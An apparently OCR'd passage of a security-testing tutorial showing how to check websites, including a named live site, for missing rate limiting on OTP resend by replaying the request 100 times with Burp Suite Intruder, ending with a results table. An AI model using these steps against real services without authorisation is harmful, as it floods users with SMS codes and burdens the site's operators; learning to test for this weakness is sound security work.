
b) https://nuego.in/

Follow the same steps for the rest two websites will post the ss just


Step 1 : Go the Website and go to the login page of that website that has otp login




Step 2 : Enter your Number and click on send otp button




Step 3 : Open the Burp Suite Tool and go to the proxy tab in the tool




Step 4 : Now on your Website, there must be a resend otp button , don't just yet click on that button



Step 5 : Now to the brup suite tool and click on the intercept, this will intercept the request




Step 6 : Now in the Website go and click on resend otp button
Step 7 : Now in the burp Suite tool you can see the request in the proxy tab , right click in that tab and send that request to the intruder




Step 8 : In the Intruder Tab we can see the entire request that is been sent , click on the clear button on the right side


Step 9 : Again go to the Proxy tab and off the intercept by click on intercept off button




Step 10 : Now go to the Intruder tab and in the request we can see the accept-language text in that accept language we can see a number like q=0.5 , in this select the 5 number and click on the add button on right side




Step 11 : Now in the intruder tab only select the payload tab and in the payload type select the option has numbers



Step 12 : In the Payload setting set the payload by setting the FROM as 1 and TO HAS 100




Step 13 : Lastly click on the attack button in orange on the Top right corner



Step 14 : As we can see the attack is been started and we can start receiving the OTP , if we receive 100 otps then the application is vulnerbale to No rate limiting attack

\




Requ...	Payload	Status code	Response ...	Error	Timeout	Length	Comment
0		200	114			487	
1	1	200	382			487	
2	2	200	131			487	
3	3	200	262			487	
4	4	200	205			487	
5	5	200	125			487	

